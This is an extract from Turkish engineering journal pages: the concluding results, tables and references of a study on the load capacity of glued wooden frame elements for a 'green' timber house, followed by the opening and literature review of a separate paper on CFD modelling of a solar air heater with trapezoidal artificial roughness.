Ahşap Yeşil Ev sistemlerinden; ana taşıyıcı düzlem çerçeveler, ara çerçeveler, çerçevelerin yatay kiriş elemanları ve düşey kolon elemanları ile bunların birleşim yerleri kastedilmektedir. Bu elemanların en-kesit büyüklüklerinin ve birleşim yerlerinin (tutkallı bağlantı yerlerinin) yeterliliği deneysel olarak incelenmiştir. Deneysel incelemede 1/1 ölçekli kolon ve kiriş elemanların ölçülerindeki örneklerin laboratuvarında test edilmesi mümkün olmadığı için, tüm elemanların gerçek boyutları

1/5 ölçeğine indirgenerek temsili test örnekleri hazırlanmıştır. Bu örneklerde deneysel olarak belirlenen direnç birim değerleri gerçek boyutlu elemanların en-kesitine ve birleşim yerlerindeki tutkallı birleşim alanlarına yansıtılarak yüksek oranda yaklaşık yük/kuvvet taşıma kapasiteleri hesaplanmıştır.

6.1. Deneysel Bulgular (Experimental Findings)

Sistem elemanlarında yeterlilik belirlerken Ahşap Yeşil Evin taşıyıcı sistemleri, sistemlerin elemanları yapı özyüküne, yapı kullanım yüklerine ve harici kuvvetlere karşı nasıl zorlanıyorsa, bu zorlanmaları temsilen 1/5 ölçekli deney örneklerinde bu karaktere uygun testler yapılmış ve bunlardan elde edilen direnç değerlerine Tablo 7’de yer verilmiştir.

Tablo 7. 1/5 Ölçekli örneklerin (3 x 6 cm en-kesitli) ön deneylerinden elde edilen deformasyon (kırılma) anındaki deneysel sonuçları (Experimental results at the time of deformation (fracture) obtained from preliminary experiments of 1/5 scale samples (3 x 6 cm cross-section))

Mekanik Özellikler	Deneysel kuvvet ortalamaları (Kgf)	Deneysel direnç ortalamaları (Kgf/cm ²)	Elastiklik Modülü (EMO) (Kg/cm ²)
Yapışma Direnci			
Yapışma derzine paralel çekme direnci	313,7	69,7	-
Yapışma derzinde ayırma çekmesi direnci	33,6	12,5	-
Yapışma derzinde makaslama direnci	333,5	37,7	-
Eğilme Direnci			
Dolu gövdeli 3 noktadan eğilme direnci	477,2	715,9	118673,7
Dolu gövdeli 4 noktadan eğilme direnci	628,7	640,4	48042,1
Kertme gövdeli 3 noktadan eğilme direnci	392,5	399,8	89416,1
Kertme gövdeli 4 noktadan eğilme direnci	316,6	474,9	35541,1
Sütun Direnci			
Dolu gövdeli sütun direnci	4815,12	55,75	108673,7
Kertme gövdeli sütun direnci	3705,13	45,27	88245,9

Gerçek boyutlu ahşap ev ana taşıyıcı düzlem çerçeve sistemlerde meydana gelen zorlanma biçimlerini temsil eden ve yukarıda verilen testlerde elde edilen deneysel kuvvet ve direnç değer ortalamaları gerçek boyutlu elemanlarda kuvvet ve direnç değerleri hesaplamak üzere kullanılmıştır (Tablo 8).

3 noktadan eğilme direncine göre F_{max} hesaplama denklemi: $\sigma_e = 3/2 \times (F_{max} \times L) / b \times h^2$

Bu eşitlikte; σ_e : Eğilme direnci (N/mm²), F_{max} : Kırılma anında ölçülen maksimum kuvvet (N), L: Destekler arası mesafe (mm), b: Örnek kalınlığı (mm), h: Örnek yüksekliği (mm) değerlerini ifade etmektedir.

4 noktadan eğilme direncine göre F_{max} hesaplama denklemi: $\sigma_e = (3/2) \times [(F_{max} \times (L_d - L_k)) / (b \times h^2)]$

Bu eşitlikte; σ_e : Eğilme direnci (N/mm²), F_{max} : Kırılma anında ölçülen maksimum kuvvet (N), L_d : Destekler arası mesafe (mm), L_k : Kuvvetler arası mesafe (mm), b: Örnek kalınlığı (mm), h: Örnek yüksekliği (mm) değerlerini ifade etmektedir.

Kolon-kiriş birleşim yerinde (kertme birleştirmede) maksimum ankastrelik moment (M_{AB-BA}) hesaplama denklemi: $37,7 = (M_{AB-BA}) / (0,208 \times 15^2 \times 30)$

Kolonlarda maksimum kritik yük hesaplama denklemi: $P_{kr} = (3,14^2 \times E \times I_{min}) / L^2$

Bu eşitlikte; P_k : Kritik yük miktarı (kg), L: Sütun uzunluğu (cm), E: Elastikiyet modülü (kg/cm²), J: Atalet momenti (cm⁴) değerlerini ifade etmektedir.

Tablo 8. 1/1 Ölçekli (gerçek boyutlu: 15 x 30 cm en-kesitli) elemanların (kolon/kirişin) taşıyabileceği maksimum kuvvet, direnç ve moment değerleri (Maximum force, resistance and moment values that 1/1 scale (actual size: 15 x 30 cm cross-section) elements (column/beam) can carry)

Mekanik Özellik	Deneysel direnç ortalaması	Deneysel elastiklik modülü	Gerçek boyuttaki eleman en kesiti	Gerçek boyutlu kolon-kirişlerin taşıyabileceği max kuvvet
	kgf/cm ²	kgf/cm ²	cm	kgf
Yapışma Direnci				
Yapışma derzine paralel çekme	69,7	-	15 x 30	31365,0
Yapışma derzinden ayırma çekme	12,5	-	15 x 30	5625,0
Yapışma derzinden makaslama	37,7	-	15 x 30	52930,8 kgf/cm²
Eğilme Direnci				
Dolu gövdeli 3 noktadan eğilme	715,9	118673,7	15 x 30	15908,9
Dolu gövdeli 4 noktadan eğilme	640,4	48042,1	15 x 30	25616,0
Kertme gövdeli 3 noktadan eğilme	399,8	89416,1	15 x 30	8884,4
Kertme gövdeli 4 noktadan eğilme	474,9	35541,1	15 x 30	18996,0
Sütun Direnci				
Dolu gövdeli sütun direnci	55,75	108673,7	15 x 30	Pkr=25087,50
Kertme gövdeli sütun direnci	45,27	88245,9	15 x 15	Pkr=10185,75

Tasarım projede dolu gövdeli kiriş ve kolon kullanılmamıştır ancak, dolu gövdeli elemanların kertme gövdeli elemanlarla performans karşılaştırması yapabilmek için testleri yapılmıştır.

7. SONUÇ, TARTIŞMA VE ÖNERİLER (CONCLUSIONS, DISCUSSION AND RECOMMENDATION)

Kertmeli kirişlerde yeterlilik değerlendirmesi: Deneysel olarak elde edilmiş değerlere göre; tasarım projede uygulanmış 1/1 ölçekli kertmeli 3 noktadan eğilme karakterli kirişler (399,8 kg/cm²'lik eğilme direnci ortalamasına göre) 8884,4 kgf ve kertmeli 4 noktadan eğilme karakterli kirişler ise (474,9 kg/cm²'lik eğilme direnci ortalamasına göre) 18996,0 kgf kuvvet taşıma kapasitesine sahip oldukları görülmektedir. Tasarım projede yer alan her bir kirişe yapı toplam yükünden 2663 kg tasarım yükü düşmekte, bu yüke göre gerçek boyutlu 3 noktadan yüklemeli (yani ortadan tekil kuvvet uygulanması durumunda) kirişin taşıdığı maksimum kuvvet yapı yükünden gelen tasarım kuvvetinin yaklaşık 3,3 katı (8884,4 / 2663) olduğu bulunmuştur. Gerçek boyutlu 4 noktadan yüklemeli (yani yükü 2 kertme üzerine paylaştırarak uygulanması durumunda) kirişin taşıdığı maksimum kuvvet ise yaklaşık 7 katı (18996 / 2663) bulunmuştur (Tablo 8).

Gerçek boyutlu kirişlerde ahşap malzemenin yapısal kusurları dikkate alınarak genellikle 4 noktadan eğilme testi ile dayanım belirlenir. Bu

durumda, tasarım projede uygulanan kertmeli kirişler yalnız olarak bizzat üstüne gelen yapı tasarım yüküne göre 7 kat daha fazla taşıma kapasitesine sahiptir denebilir.

Kertmeli kolonlarda (sütunlarda) yeterlilik değerlendirmesi: Tasarım projede uygulanmış 1/1 ölçekli kertmeli sütunların, deneysel sütun direnci değeri (45,27 Kgf/cm²) esas alındığında, gerçek boyutlu sütunda yaklaşık 10185,75 kgf kritik kuvvet taşıma kapasitesine sahip olduğu hesaplanmıştır. Tasarım projede toplam yapı tasarım yükünden her bir kolona 1379 kg yük düşmekte olduğu hesaplanmıştır. Bu yüke göre, gerçek boyutlu kirişin taşıyabildiği maksimum kritik yükün (10185,75 / 1379) yaklaşık 7,3 kat olduğu söylenebilir (Tablo 8).

Kolon-Kiriş birleşim yerlerinde (düğüm noktalarında) yeterlilik değerlendirmesi: Tasarım projede uygulanmış 1/1 ölçekli ahşap taşıyıcı düzlem çerçevede kolon ve kirişlerin birleşim yerinde (kertmeli birleşme) yapı yüklerinden kaynaklanan $M_{AB-BA} = 29551,83 \text{ kg}\times\text{cm}$ 'lik ankastrelik moment hesaplanmıştır. Deneysel yapılaşma derzinde makaslama direnci değeri (37,7 kgf/cm²) esas alındığında ($37,7 = M_{AB-BA} / (0,208 \times 15^2 \times 30)$) her bir kolon-kiriş kertme birleşme yerinin 50544 kg \times cm ankastrelik moment taşıyabileceği bulunmuştur. Bu durumda gerçek boyutlu kolon-kiriş birleşim yerinin yapı yüklerinden kaynaklanan tasarım ankastrelik

momente göre (50544 / 29551,83) 1,7 kat ankastrel moment taşıyabileceği söylenebilir.

Kolon-kiriş birleşim yerlerinde (düğüm noktaları) meydana gelen tasarım ankastrel momentine göre sadece tutkalin yapıştırma gücü ile 1,7 kat emniyetli olmasına rağmen, bu noktalar diyagonal payandalar ve civatalar ile desteklenmiştir. Bu destekler ile düğüm noktaları daha da güçlendirilmiştir (Şekil 6 ve Şekil 8).

Bu çalışmanın sonucunda, tasarım sürecinde öngörülen en-kesitteki ahşap taşıyıcı düzlem çerçevelerin kolon-kiriş elemanlarının hem teorik hesaplara hem de deneysel sonuç değerlerine göre kuvvet, direnç ve moment taşıma kapasitesi bakımından 1,7 ila 7,4 kat daha güçlü ve yeterli olduğu tespit edilmiştir. Tasarlanacak evlerde farklı birleştirme yapıları, farklı kesitlerin uygulanması gibi çeşitli parametrelerin değiştirilmesiyle ekolojik ve sürdürülebilir ahşap ev yapımında ve gelecekteki akademik çalışmalara ışık tutması açısından bu çalışma bir başlangıç kabul edilebilir. Ahşap malzemenin ve düzlem çerçeve konstrüksiyonun bu araştırmada öne çıkmış modülerlik, işletmede üretilip sahaya taşınabilme ve montaj kolaylığı, elemanların tutkallı birleşmesi, modülerliğin üretime ve verimliliğe olumlu katkısı gibi birçok avantajları Ahşap Yeşil Ev tasarımında ve üretiminde güvenilirlik, sürdürülebilirlik, ekolojik, verimlilik, kolaylık, düşük temel yükü ve literatürde belirtildiği üzere düşük maliyetler gibi avantajlar sağlamakta olduğu belirlenmiştir.

Bu çalışmadan elde edilen sonuçlar doğrultusunda;

- Tasarım yaklaşımları ve konstrüksiyon tekniklerinin sağladığı avantajlar ile ahşap, özellikle yatay mimarinin yapı konstrüksiyonunda en uygun malzemeler listesinin önde geleni olarak önerilebilir. Bu durum literatür tarama kısmındaki birçok çalışma ile örtüşmektedir.

- Deneysel analizlerin bulguları esas alındığında tasarım konusu Ahşap Ev Prototipinin modüler tasarım, yapı statığı ve emniyetli dayanımı, kolay üretim ve montajı bakımından uygulanabilirliği tespit edilmiş olup, uygulanması önerilebilir. Literatürde ahşap malzemenin mekanik özelliklerine birçok deneysel çalışma yer almaktadır. Ancak, bu çalışmaların büyük çoğunluğu küçük boyutlu örneklerle yapılmış olup gerçek boyutlu yapı elemanlarıyla deneysel çalışmaya çok fazla rastlanmamıştır. Kütükcü (2019) ve Khamis ve ark. (2019) tarafından yapılan çalışmalarda gerçek yapı elemanlarının 1/5 ölçekli küçültülmüş örneklerle yapılan çalışma

sonuçları ile bu araştırma sonuçlarının örtüştüğü görülmektedir.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarları çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The authors of this article declares that the materials and methods they use in their work do not require ethical committee approval or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Yeliz ÖZTÜRK: Deneyleeri yapmış ve makalenin yazım işlemini gerçekleştirmiştir.

Yeliz ÖZTÜRK conducted the experiments, and wrote the article.

Mustafa ALTUNOK: Deneyleeri yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

Mustafa ALTUNOK conducted the experiments, analyzed the results, and wrote the article.

TEŞEKKÜRLER (ACKNOWLEDGMENTS)

Bu araştırma Gazi Üniversitesi Bilimsel Araştırma Projeleri Birimi tarafından FDK-2023-8474 nolu proje kapsamında desteklenmiştir.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] Bostancıoğlu, E., Birer, E. D. (2004). Ekoloji ve ahşap-Türkiye’de ahşap malzemenin geleceği. Uludağ Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi, 9(2): 37-44. Doi: 10.17482/uujfe.77325
- [2] Hidayetoğlu, M. L., Yıldırım, K. (2017). Innovative approaches in furniture assembly and sustainability in design. İleri Teknoloji Bilimleri Dergisi, 6(3): 122-132.
- [3] Kılınçarslan, Ş., Şimşek, Y., Uygun, E., Akoğlu, M., Cesur, B., Tufan, M. Z., Turan, U. (2019). Sürdürülebilir yapı malzemeleri açısından bina sertifikasyon sistemlerinin incelenmesi. Uluslararası Sürdürülebilir Mühendislik ve Teknoloji Dergisi, 3(1): 1-14.

- [4] Kılınçarslan, Ş., Türker, Y. Ş. (2020). Ahşap malzemelerin FRP ile güçlendirilmesinin sürdürülebilirlik açısından değerlendirilmesi. *Teknik Bilimleri Dergisi*, 10(1): 23-30. Doi:10.35354/tbed.615101
- [5] Güneş, S., Demirarslan, D. (2020). Sürdürülebilirlik ve mobilya tasarımında çevreci yaklaşımlar. *Uluslararası İnsan ve Sanat Araştırmaları Dergisi*, 5(6): 81-99.
- [6] Erdede, S. B., Bektaş, S. (2014). Ekolojik açıdan sürdürülebilir taşınmaz geliştirme ve yeşil bina sertifikası sistemleri. *Harita Teknolojileri Elektronik Dergisi*, 6(1), 1-12.
- [7] Doğan, M., Akten, M., & Seçme, D. (2018). Çevre dostu binalar ve yeşil bina sertifikası sistemleri. *Akademia Disiplinlerarası Bilimsel Araştırmalar Dergisi*, 4(1), 19-27.
- [8] Allen, J. G., MacNaughton, P., Laurent, J. G. C., Flanigan, S. S., Eitland, E. S., Spengler, J. D. (2015). Green buildings and health. *Current Environmental Health Reports* 2: 250-258. Doi: 10.1007/s40572-015-0063-y
- [9] Wang, L., Toppinen, A., Juslin, H. (2014). Use of wood in green building: a study of expert perspectives from the UK. *Journal of Cleaner Production*, 65, 350-361. Doi:10.1016/j.jclepro.2013.08.023
- [10] Sathre, R., O'Connor, J. (2010). Meta-analysis of greenhouse gas displacement factors of wood product substitution. *Environmental science & policy*, 13(2), 104-114. Doi:10.1016/j.envsci.2009.12.005
- [11] Salazar, J., Meil, J. (2009). Prospects for carbon-neutral housing: the influence of greater wood use on the carbon footprint of a single-family residence. *Journal of Cleaner Production*, 17(17), 1563-1571. Doi:10.1016/j.jclepro.2009.06.006
- [12] Hurmekoski, E., Pykäläinen, J., Hetemäki, L. (2018). Long-term targets for green building: Explorative Delphi backcasting study on wood-frame multi-story construction in Finland. *Journal of cleaner production*, 172, 3644-3654. Doi:10.1016/j.jclepro.2017.08.031
- [13] Lippke, B., Wilson, J., Meil, J., Taylor, A. (2010). Characterizing the importance of carbon stored in wood products. *Wood and Fiber Science*, 5-14.
- [14] Duan, Z. (2023). Impact of climate change on the life cycle greenhouse gas emissions of cross-laminated timber and reinforced concrete buildings in China. *Journal of Cleaner Production*, 395, 136446. Doi:10.1016/j.jclepro.2023.136446
- [15] Sütçü A., Cambazoğlu M. Deprem sonrasında acil barınma ihtiyacının çözümüne yönelik modüler ahşap ev üretimi. Öztürk, M., Kırca, M. (Ed.), *Kahramanmaraş Merkezli Depremler Sonrası İçin Akademik Öneriler* içinde. Gaziantep: Özgür Yayınları; 2023. p. 259-272.
- [16] Öztürk, D., Aşkın, E. (2023). Yeşil bina ve sertifikasyon. Vol. 1 No. 4 (2023): *Proceeding Book of 4th International Conference on Engineering and Applied Natural Sciences ICEANS 2023*. Doi:10.59287/as-proceedings.270
- [17] Tavşan, C., Tufan, A. Ş., Tavşan, F. (2022). Ekolojik malzeme olan ahşapla yapılan çok katlı yapılar. *Mimarlık ve Yaşam*, 7(1): 291-309. Doi: 10.26835/my.1018854
- [18] Gül, N., Güzelçoban, S. M. (2019). Çağdaş ahşap yapım sistemlerinin çok katlı yapılarda kullanımının incelenmesi: The tree, Kent Akademisi, 12(3): 586-599.
- [19] Bayar, U., Atılğan, A. İ. (2015). Yeşil ev tasarımı ve enerji analizi için uygulama örneği. *Mühendis ve Makina*, 56(671): 41-52.
- [20] Petersen, A. K., Solberg, B. (2002). Greenhouse gas emissions, life-cycle inventory and cost-efficiency of using laminated wood instead of steel construction.: Case: Beams at Gardermoen airport. *Environmental Science & Policy*, 5(2), 169-182. Doi:10.1016/S1462-9011(01)00044-2
- [21] Khamsı, F. M., Kütükcü, D. E., Aruntaş, H. Y., Altunok, M. Yayılı yük ile yüklenmiş ahşap kirişlerde kalıcı sehim incelenmesi. Kılıçer, A., Yılmaz, T. (Ed.), *Mühendislik Bilimlerinde Akademik Çalışmalar-2019/2* içinde. Karadağ: Ivpe; 2019. p. 80-89.
- [22] Kütükcü, D. E. (2019). Düzlem çerçeve ahşap yapı sistemlerinin bazı mekanik özelliklerinin incelenmesi [Yüksek Lisans Tezi, Gazi Üniversitesi]. YÖK Tez Merkezi.
- [23] TS EN 386 (2006). Tutkallanmış lamine kereste- performans özellikleri ve asgari imalat şartları, Türk Standartları Enstitüsü, Ankara, Türkiye.
- [24] TS ISO 3129 (2021). Odun- küçük kusursuz odun numunelerinin mekanik ve fiziksel muayenesi için genel gerekler ve numune alma yöntemleri, Türk Standartları Enstitüsü, Ankara, Türkiye.
- [25] TS 53 (1981). Odunun fiziksel özelliklerini tayin için numune alma, muayene ve deney metotları, Türk Standartları Enstitüsü, Ankara, Türkiye.
- [26] TS EN 205 Yapıştırıcılar- yapısal olmayan uygulamalar için ahşap yapıştırıcılar- bindirmeyle yapıştırılmış eklerin çekmeyle kayma mukavemetinin tayini, Türk Standartları Enstitüsü, Ankara, Türkiye.
- [27] TS 2595 Wood-determination of ultimate stress in compression parallel to grain, Türk Standartları Enstitüsü, Ankara, Türkiye.
- [28] TS 647 Ahşap yapıların hesap ve yapım kuralları, Türk Standartları Enstitüsü, Ankara, Türkiye.

[29] TS ISO 13061-3 Odunun fiziksel ve mekanik özellikleri- Kusursuz küçük ahşap numunelerin deney yöntemleri- Bölüm 3: Statik eğilmede nihai mukavemet tayini, Türk Standartları Enstitüsü, Ankara, Türkiye.

[30] TS ISO 13061-4 Statik eğilmede elastiklik modülü belirleme, Türk Standartları Enstitüsü, Ankara, Türkiye.

[31] TS 2478 (1976). Odunun statik eğilmede elastiklik modülünün tayini, Türk Standartları Enstitüsü, Ankara, Türkiye.

[32] Neufert, E. (2023). Neufert yapı tasarımı (41. Baskıdan 6. Türkçe Baskı). (Burhan Çiçek, Çev. Ed.). İstanbul: Beta Yayınları.

Trapez Kesit Yapay Pürüzlü Güneş Destekli Hava Isıtıcının Modellenmesi

Abdülkadir KOÇER¹ * 

¹Akdeniz Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Elektrik ve Enerji Bölümü, 07070, ANTALYA

Makale Bilgisi

Araştırma makalesi
Başvuru: 11/07/2024
Düzeltilme: 05/08/2024
Kabul: 17/08/2024

Anahtar Kelimeler

Hava Isıtıcı
Trapez kesit
Güneş Enerjisi
Enerji

Article Info

Research article
Received: 11/07/2024
Revision: 05/08/2024
Accepted: 17/08/2024

Keywords

Air Heater
Trapezoidal Section
Solar Energy
Energy

Grafik Özet (Graphical/Tabular Abstract)

Güneş destekli hava ısıtıcıları tasarım ve üretim kolaylığı nedeniyle yaygın olarak kullanılmaktadır. Temas yüzeylerinin az olması ısı verim açısından dezavantajdır. Bu çalışmada, ısı transferini arttırmak için trapez kesitli yapay pürüzlülüğe sahip bir güneş enerjili hava ısıtıcısının sayısal modellenmesi yapılmıştır. / Solar air heaters are widely used due to their ease of design and production. Low contact surfaces are a disadvantage in terms of thermal efficiency. In this study, numerical modelling of a solar air heater with a trapezoidal section artificial roughness has been applied to increase heat transfer.



Şekil A. Sayısal modellemenin aşamaları /The main steps of this computational modeling

Önemli noktalar (Highlights)

- Trapez kesitli yapay pürüzlü güneş destekli hava ısıtıcılarının sayısal modellenmesi. / Numerical modeling of trapezoidal artificially rough solar assisted air heaters.
- Pürüzlülük oranının ısı transferine etkisi / Effect of roughness ratio on heat transfer
- Sürtünme faktörünün etkisi ve Maksimum termohidrolik performans parametresinin hesaplanması. / Effect of friction factor and calculation of Maximum thermohydraulic performance parameter.

Amaç (Aim): Çeşitli tasarım parametrelerinin trapez kesitli yapay pürüzlü güneş destekli hava ısıtıcılarının ve farklı boyutlara sahip düz yüzey güneş destekli hava ısıtıcılarının performansı üzerindeki etkisini araştırmak için sayısal bir analiz yapılmıştır. / A numerical analysis was conducted to investigate the impact of various design parameters on the performance of trapezoidal section artificial rough solar air heaters and flat air heaters with different dimensions. The aim of this study is to increase the heat transfer for a trapezoidal artificially rough solar assisted air heater.

Originality (Özgünlük): Isı transfer verimliliğini arttırmak için trapez kesit yapay pürüzlülüğüne sahip bir güneş destekli hava ısıtıcısının tasarımının sayısal modellenmesi yapılmıştır. / Numerical modeling of the design of a solar air heater with trapezoidal section artificial roughness was performed to increase the heat transfer efficiency.

Bulgular (Results): $P/e = 8$ pürüzlülük oranı ve 13000 Reynolds sayısında Nusselt sayısında en fazla artış 2,3 katı olarak belirlenmiştir. En düşük artış ise $P/e = 8$ ve 4000 Reynolds sayısında 1,3 olarak görülmüştür. / The maximum increase in the Nusselt number was observed to be 2.3 times the base value at a roughness ratio of $P/e = 8$ and a Reynolds number of 13000. The lowest increase was observed at $P/e = 8$ and a Reynolds number of 4000, with a value of 1.3.

Sonuç (Conclusion): $Re=4000$ ve $P/e=6$ pürüzlülük oranı için gerçekleştirilen sayısal modellemede, maksimum termohidrolik performans parametresi değerini 1,55 olarak bulunmuştur. Ayrıca, ısı transferinde bir artışın olduğu her durumda pompalama maliyetleri dikkate alınmalıdır. / The numerical modelling performed at $Re=4000$ and $P/e=6$ yielded a maximum thermohydraulic performance parameter value of 1.55 for the roughness ratio. Furthermore, the financial implications of pumping should be considered in any context where there is an increase in heat transfer.



Trapez Kesit Yapay Pürüzlü Güneş Destekli Hava Isıtıcının Modellenmesi

Abdülkadir KOÇER¹ *

¹Akdeniz Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Elektrik ve Enerji Bölümü, 07070, ANTALYA

Makale Bilgisi

Araştırma makalesi
Başvuru: 11/07/2024
Düzeltilme: 05/08/2024
Kabul: 17/08/2024

Anahtar Kelimeler

Hava Isıtıcı
Trapez kesit
Güneş Enerjisi
Enerji

Öz

Güneş destekli ısıtıcılar evsel ısıtma ve gıda kurutma işlemlerinde yaygın olarak kullanılmaktadır. Temas yüzeylerinin kısıtlı olması nedeniyle verimleri düşüktür. Temas yüzeyleri arttırmak için yapay pürüzlülükler uygulanır. Bu çalışmada ısı transferini arttırmak için trapez kesit yapay pürüzlülük uygulanan güneş destekli hava ısıtıcısının sayısal modellenmesi yapılmıştır. Modelleme işlemi iki farklı pürüzlülük oranında ($P/e=6$ ve $P/e=8$); iki boyutlu olarak tasarlanmış ve yaygın bir hesaplamalı akışkan dinamiği yazılımı olan ANSYS Fluent ile gerçekleştirilmiştir. Yutucu plaka üzerine 1000 W/m^2 sabit ısı akısı uygulanarak 4000 ile 13000 Reynolds sayısı aralığında 10 farklı değer ile türbülanslı akış modellenmiştir. Çalışma sonucunda düz yüzeye göre Nusselt sayısında 1,3 ile 2,3 kat arasında artış gözlemlenmiştir. 1,55 değeri ile maksimum termohidrolik performans parametresi $Re=4000$ ve $P/e=6$ pürüzlülük oranında yapılan sayısal modellemelerde elde edilmiştir.

Modeling of Trapezoidal Section Artificial Rough Solar Air Heater

Article Info

Research article
Received: 11/07/2024
Revision: 05/08/2024
Accepted: 17/08/2024

Keywords

Air Heater
Trapezoidal Section
Solar Energy
Energy

Abstract


Solar air heaters are widely used for domestic heating and food drying. Their efficiency is low due to limited contact surfaces. Artificial roughness is applied to increase the contact area. In this study, numerical modelling of a solar air heater with a trapezoidal section artificial roughness has been applied to increase heat transfer. The modelling process is carried out at two different roughness rates ($P/e=6$ and $P/e=8$); it was designed in two dimensions and implemented using ANSYS Fluent, a popular computational fluid dynamics software. By applying a constant heat flux of 1000 W/m^2 to the absorber plate, the turbulent flow was modelled with 10 different values between 4000 and 13000 Reynolds number. As a result of the study, an increase of 1.3 to 2.3 times in the Nusselt number was observed compared to the flat surface. The maximum thermohydraulic performance parameter with a value of 1.55 was obtained in the numerical modelling at $Re = 4000$ and $P/e = 6$ roughness ratios.

1. GİRİŞ (INTRODUCTION)

Dünya nüfusunun artmasıyla birlikte tüketilen enerji miktarı da artmaktadır. 2040 yılına kadar, enerji talebinin %28 oranında artacağı tahmin edilmektedir [1]. Enerji talebinin artmasıyla birlikte kömür, petrol ve doğalgaz gibi birincil enerji kaynakları azalmakta ve alternatif enerji kaynaklarına yönelim artmaktadır. Güneş enerjisi, yenilenebilir bir enerji kaynağı olması, kirletici madde içermemesi, kolay ve bölgesel olarak uygulanabilmesi gibi özellikleri nedeniyle alternatif enerji kaynaklarının başında gelmektedir [2].

Güneş destekli hava ısıtıcılar tasarımının basit ve maliyetinin düşük olması nedeniyle birçok alanda

yaygın olarak kullanılmaktadır (Şekil 1). Özellikle evsel ısıtma ve tarımsal gıdaların kurutulmasında tercih edilmektedir [3]. Temas yüzeyinin düşük olması nedeniyle düşük verim ile çalışması dezavantaj olarak değerlendirilebilir. Temas yüzeyinin artırılması ve akışın zorlaştırılması için literatürde kanatlı, oluklu ve gözenekli olarak pürüzlendirilen birçok çalışma mevcuttur. Uygulanan kanatçık kalınlığının artması termal verimi düşürürken kanat sayısının artması termal verimi arttırmaktadır [4]. Taşınım ısı transfer oranını arttırmanın en uygun ve düşük maliyetli yolunun yapay pürüzlülük olduğu literatürde vurgulanmıştır [5].



Şekil 1. Güneş destekli hava ısıtıcısının şematik gösterimi (Schematic view of solar air heater)

Kocer [6] tarafından yapılan bir çalışmada; kare, yarım daire ve üçgen kesit yapay pürüzlü bir güneş destekli hava ısıtıcı tasarımı sayısal olarak incelenmiştir. Elde edilen sonuçlara göre 18000 Reynolds sayısında ve yarım daire kesit yutucu plaka ile yapılan tasarımda 1,77 ile maksimum termohidrolik performans parametresi değerine ulaşmıştır. Kumar ve ark., çokgen ve trapez kesit yapay pürüzlü hava ısıtıcının sayısal analizini yapmışlardır. Çalışma sonucunda 1,89 ile maksimum termohidrolik performans değerini elde etmişlerdir. Ayrıca Nusselt sayısı ve sürtünme faktörü için korelasyon geliştirmişlerdir [7]. Singh ve Singh, düzgün olmayan kare pürüzlü güneş enerjili hava ısıtıcılarının termal ve hidrolik etkisini incelediği çalışmada, 1,43'lük termohidrolik performans parametresinin en verimli olduğu ifade edilmiştir [8].

Srivastava ve ark., tarafından deneysel ve sayısal olarak iki farklı güneş destekli hava ısıtıcının analizini yapılmıştır. 3000 ile 15000 Reynolds sayısı aralığında yürütülen çalışma sonunda $Re=15000$ değeri için düz bir plaka ile karşılaştırıldığında V şekilli nervürlerde 3,5 kata kadar ve yay şekilli nervürlerde 2,5 kata kadar Nusselt Sayısında kazanç gözlemlendiği belirtilmiştir. Ayrıca, deneysel sonuçların sayısal olarak tahmin edilen sonuçlarla uyumlu olduğu ifade edilmiştir [9]. Saini ve Saini yaptıkları deneylerde enine nervürlere sahip kanallarda Nusselt sayısında 3,8 kat, sürtünme faktöründe ise 1,75 kat artış olduğunu rapor etmişlerdir [10].

Haldar ve ark., tarafından bağıl pürüzlülük aralığının ve Reynolds sayısının termal performans üzerindeki etkilerini incelemek için dalgalı bir yüzeye sahip yapay olarak pürüzlü bir güneş enerjili hava ısıtıcısı üzerinde hesaplamalı akışkan dinamiği simülasyonları yapılmıştır. Pürüzlü güneş enerjili hava ısıtıcıları üzerindeki simülasyonların,

pürüzsüz yüzeylere kıyasla daha yüksek sıcaklık dağılımı ve çıkış sıcaklıklarının elde edildiği ifade edilmiştir [11].

Yadav ve Bhagoria, tarafından yarım daire kesitli pürüzlendirilmiş bir güneş destekli hava ısıtıcıda türbülanslı akışların sayısal incelemesi yapılmıştır. Çalışma sonunda 15000 Reynolds sayısında ve 0,06 bağıl pürüzlülük yüksekliğinde Nusselt sayısında 2,34 kat artış olduğu ifade edilmiştir [12].

Hans ve ark., tarafından 11 farklı pürüzlülük koşulu için ısı artış oranlarını karşılaştıran bir literatür çalışması yürütülmüştür. Çalışmada, ısı artış oranlarının hem Reynolds sayısına hem de pürüzlülük parametrelerine bağlı olarak 0,4 ile 2,4 arasında değiştiğini bildirilmektedir. Ayrıca, ısıtıcı verimliliğini artırmak için uygulanan pürüzlülüğün önemi vurgulanmıştır [13]. Sharma ve ark., tarafından kare kesitli kaba bir soğurucu plaka ile donatılmış bir güneş enerjili hava ısıtıcısının termal verimliliği üzerine sayısal bir araştırma yürütülmüştür. Çalışmada RNG $k-\epsilon$ türbülans modeli kullanılmış ve 4000 ve 20.000 Reynolds sayıları ve 16 farklı pürüzlülük modeli için hesaplanmış veriler elde edilmiştir. Pürüzsüz bir kanalla yapılan karşılaştırma, pürüzlülük parametrelerindeki değişikliklerin hem Nusselt sayısı hem de sürtünme faktörü üzerinde önemli bir etkiye sahip olduğunu ortaya çıkarılmıştır [14].

Yıldırım tarafından yapılan çalışmada V-kanatçıklar ile pürüzlendirilmiş bir güneş destekli hava ısıtıcısının termal ve termohidrolik verimi sayısal olarak araştırılmıştır. Uygulanan yapay pürüzlülüğün, termal verimi %65 ile %165 oranında arttırdığı, termohidrolik verimi ise %67 ile %165 arasında arttırdığı ifade edilmiştir [15]. Mahanand ve Senapati tarafından yapılan sayısal bir çalışmada; yutucu plaka üzerinde çeyrek dairesel kanatlara sahip bir güneş enerjili hava ısıtıcısının termohidrolik özelliklerini incelenmiştir. Çalışma sonunda en yüksek 1,88'lik termohidrolik performans değerine $P/e=7,14$ ve 15000 Reynolds sayısında $e/D=0,042$ bağıl pürüzlülük yüksekliğinde ulaşılmıştır [16].


